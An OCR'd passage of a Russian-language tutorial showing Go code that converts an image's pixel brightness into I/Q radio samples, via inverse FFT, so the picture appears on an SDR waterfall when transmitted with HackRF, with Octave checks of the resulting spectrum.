
КАРТИНКА

Теперь, когда мы знаем, как создавать свои сложные сигналы и как они раскладываются обратно на составляющие их частоты, можно приступать к контролю над ~~миром~~ тем, что выводится на водопаде. Задачу возьмем несложную — вывести на водопад картинку.

Перед выводом надо преобразовать саму картинку — на водопаде не так уж много цветов, так что палитру придется уменьшить. Для надежности вообще приведем картинку к черно-белой.

В теории есть два варианта: преобразовать картинку в черно-белую и брать значение серого цвета пикселя от 0 до 255 или же брать яркость каждого пикселя. Мы остановимся на втором варианте, поскольку он лучше совместим с разными программами, отображающими водопад.

Теперь давай визуализируем план. Так как водопад выводится построчно, то и нашу картинку надо разбить на строки. В каждой строке — определенное количество пикселей, пускай для наглядности их будет десять. Значения пикселей возьмем следующие: `1,1,0,0,1,1,1,1,0,1`. Значение пикселя будет амплитудой, а его индекс в строке — частотой.



Спектр с пикселями

На самом же деле амплитуды у пикселей будут разные, так как сама амплитуда зависит от яркости пикселя. Важно учесть еще один момент: на самом деле строк нужно больше одной. Каждая строка усредняется за какое-то время, так что, чтобы нарисовать на водопаде что-то свое, нужно повторять одну строку несколько раз (чтобы она четко отобразилась на водопаде). Каждую строку мы будем дублировать определенное количество раз. Количество строк будет прямо зависеть от времени, которое мы зададим на одну строку, и от частоты дискретизации.

Конечный алгоритм звучит так: читаем построчно картинку и преобразуем каждую строку в массив с яркостью пикселей. Каждую строку повторяем необходимое количество раз, чтобы она была в эфире нужное нам время и как следует отрисовалась на водопаде. После конвертации и повторения строк преобразуем массивы со строками в сигналы и записываем их в нужном формате в файл.

Разбираем картинку

Чтобы прочитать картинку, в Go уже есть встроенные библиотеки `image`. Я подключу библиотеки для форматов GIF, JPEG и PNG, хотя, разумеется, ты можешь добавить и другие.

```
package main

import (
    "flag"
    "fmt"
    _ "image/gif"
    _ "image/jpeg"
    _ "image/png"
    "log"

    waterfoolImage "waterfool/v2/src/image"
)

func main() {
    imagePath := flag.String("image", "image.png", "image to convert"
)
    flag.Parse()

    img, err := waterfoolImage.ReadImage(*imagePath)
    if err != nil {
        log.Panic(err)
    }

  // Число точек преобразования Фурье. Равно ширине картинки, то
есть длине одной строки
    NFFT := img.Bounds().Max.X
    repetitions := waterfoolImage.Repetitions(NFFT)
    brightnessImg := waterfoolImage.ConvertImageToBrightnessArray(img
, repetitions)
    brightnessImgReversed := waterfoolImage.FlipVertically(
brightnessImg)
    waterfoolImage.GrayMatrixToSignals(brightnessImgReversed,
"output.iq8s", NFFT)
}
```

В коде я немного забежал вперед и написал сразу всю функцию `main()`. Остальные функции мы разберем ниже, попутно проверяя, как все это работает.

В начале нужно просто прочитать картинку, что делается в функции `ReadImage`. Каждый элемент массива — это строка пикселей.

```
func ReadImage(imagePath string) (image.Image, error) {
    file, err := os.Open(imagePath)
    if err != nil {
        return nil, err
    }
    defer file.Close()

    img, _, err := image.Decode(file)
    if err != nil {
        return nil, err
    }

    return img, nil
}
```

Самая простая из наших функций — это просто чтение картинки. Открываем файл, читаем, возвращаем результат.

```
func ConvertImageToBrightnessArray(img image.Image, repetition int)
[][]float64 {
    imageWidth := img.Bounds().Dx()
    imageHeight := img.Bounds().Dy() * repetition
    brightnessMatrix := make([][]float64, imageHeight)

    for y := 0; y < imageHeight; y++ {
        brightnessMatrix[y] = make([]float64, imageWidth)
        for x := 0; x < imageWidth; x++ {
            originalY := (y / repetition) + img.Bounds().Min.Y
            r, g, b, _ := img.At(x, originalY).RGBA()
            brightness := (0.299*float64(r>>8) + 0.587*float64(g>>8)
+ 0.114*float64(b>>8))
            brightnessMatrix[y][x] = brightness
        }
    }
    return brightnessMatrix
}
```

Функция преобразования картинки из цветной в яркостную уже более интересна. Самый простой способ преобразовать RGB-цвет в яркость — применить формулу для перевода в цветовое пространство YUV, но использовать мы будем только компоненту Y. Выглядит она следующим образом:

```
brightness = 0.299*R + 0.587*G + 0.114*B
```

Каждое значение у меня сдвигается вправо на 8 (что эквивалентно делению на 256), чтобы значения в результате не превышали 255 и влезали в один байт. Также в этой функции учитываются повторения — требуемое их количество на строку передается в аргументах функции. Математика повторений крайне проста:


```
func Repetitions(NFFT int) int {
    return int(float64(freq) * lineTime / float64(NFFT))
}
```

Умножаем частоту дискретизации на заданное нами время и делим на число точек преобразования, которое в нашем случае равно размеру картинки. Получив количество повторений, просто повторяем строку с пикселями необходимое нам число раз, чтобы получилось нужное на одну строку время. И округляем, потому что число повторений должно быть обязательно целым. Забегая вперед, скажу, что для большинства картинок хорошо подходит длительность одной строки в 0,01 с.

Соберем код в одну кучу и проверим, корректно ли все работает. Я тестирую программу на картинке с одной строкой, так что добавил небольшой отладочный вывод, чтобы оценить, как программа преобразует цвета.

```
$ go run cmd/waterfool/main.go -image 1row.png
2024/03/30 04:16:21
[[255 255 255 255 255 255 255 255 255 255 166 119 119 47 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 47 119 187 255 255 255 255 255 25
5 255 255 255 166 119 119 119 119 119 47 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 47 119 119 166 255 255 255 255 255 255 255 255 255 255 255 25
5 213 136 47 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 47 121 205 255 255 255 255 255
255 255 255 255 255 255 255 255 247 175.99999999999997 136 47 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
```

В начале у меня яркая зона, затем темная, потом опять яркая и так далее. Для большей наглядности можно запустить вывод в файл, тогда на карте кода мы должны увидеть нашу картинку как ASCII-арт из цифр. Для пущей наглядности принесем в жертву программе картинку кота.




У кота аж пиксели светятся от счастья

Кота четко видно, хотя и не целиком — прячется!

Собираем спектр

Теперь перейдем непосредственно к работе со спектром. У нас уже есть матрица с яркостью всех пикселей, и теперь из нее нужно только сгенерировать сигнал, который мы потом отправим с HackRF.

Начнем с тестового изображения. Я создал PNG размером 320 × 1, то есть всего одна строка, и нарисовал там белые участки, чтобы потом было легко рассмотреть их на спектре.



Всего шесть полосок, которые мы и будем искать на водопаде. Перейдем теперь к реализации.

```
func MatrixToSignals(brightnessMatrix [][]float64, outputPath string,
NFFT int) {
    file, err := os.Create(outputPath)
    if err != nil {
        return
    }
    defer file.Close()

    for index, imageRow := range brightnessMatrix {
        spectrum := prepareSpectrum(imageRow, NFFT)
        timeSignal := fft.IFFT(spectrum)
        for _, val := range timeSignal {
            i := real(val)
            q := imag(val)
            file.Write([]byte{uint8(i), uint8(q)})
        }
    }
}

```

Для начала программа открывает файл, в который будет записываться результат для HackRF. Дальше проходим по матрице с яркостью пикселей (`brightnessMatrix`). Каждую строку нужно подготовить, перед тем как превратить в сигнал с помощью обратного преобразования Фурье. Этим занимается функция `prepareSpectrum`, которая принимает строку и конечный размер сигнала — количество точек преобразования Фурье.

```
func prepareSpectrum(imageRow []float64, NFFT int) []complex128 {
    spectrum := make([]complex128, NFFT)

    for i, amp := range imageRow {
        phase := (float64(NFFT) + rand.Float64()*(float64(NFFT))) * 2
* math.Pi
        spectrum[i] = cmplx.Rect(amp, phase)
    }

    return spectrum
}
```

В самой функции создаем массив комплексных чисел. Проходя по строке, для каждой амплитуды генерируем свою случайную фазу и сохраняем амплитуду и фазу в массив спектра.

После обработки каждой строки все получившиеся значения приводятся к `uint8` и записываются в файл. Так как все значения у нас уже от 0 до 255, то даже преобразовывать ничего не нужно, просто передаем их напрямую в функцию `Write()`.

Не будем углубляться в алгоритм сохранения сигнала в файл, так как весь смысл сохранения — это перевод комплексных чисел в `uint8` и запись на диск.

В целом все понятно, давай посмотрим теперь, какой сигнал генерируется после этой функции, и исследуем его в Octave. Добавим небольшой код после `ifft` в функции `MatrixToSignal`.


```
if index == 0 {
    for _, i := range timeSignal {
        fmt.Println(real(i))
    }
}
```

```
$ go run cmd/waterfool/main.go -image 1row.png
...600958,0.03571476212811692,-0.0003735044026043679,0.00081516933106350
47,0.0022184753433024547,-0.010361459381957438,0.0006176081883488185,-0.
0010268762750873684,-0.0017262408223864766,0.007508156273533283,0.003996
5048812498054,-0.03337287134600915,-0.024608506973970497,-0.017445897301
67126,0.0016205568665210279,0.0265336118415809,-0.0394703755702079,-0.03
3246717203558,-0.028585764343979025,-0.022926954442742502,0.016920892199
293863,-0.04566089157261759,-0.026768135802805855,-0.014614170075202377,
-0.02137115112426234,0.012153815843680539,-0.04226266992832104,-0.022837
55626852157,-0.01723002473942125,-0.024944210161337337,0.009031808029088
694,-0.0170090191449942,0.0...
```

В консоль выводятся реальные части нашего сигнала, по ним мы можем посмотреть форму сигнала и его спектр. Чтобы сделать это, вернемся к Octave. Я подготовил маленький скрипт, чтобы изучать сигналы.

```
signal = []

length(signal);
t = 1:length(signal);

spectrum = fft(signal);
N = length(spectrum);
freq = (0:N-1)*(1/N);

subplot(2, 1, 1);
plot(t, signal);
title('Сигнал');
xlabel('Время');
ylabel('Амплитуда');

subplot(2, 1, 2);
bar(freq(1:N/2), abs(spectrum(1:N/2)));
title('Спектр');
xlabel('Частота');
ylabel('Амплитуда');
```

Подставь вывод из консоли в массив `signal` и запусти. На выходе ты должен получить сигнал и его спектр. Давай запустим и посмотрим, что будет.



Спектр, отрисованный Octave, повторяет форму рисунка. Как ты можешь заметить, амплитуда не превышает единицу, а длительность сигнала равна ширине картинки. Этот сигнал — только одна строка нашего изображения, которую мы будем выводить несколько раз.

ТЕСТЫ

Протестируем мы на двух HackRF, один из которых будет в виде PortaPack.

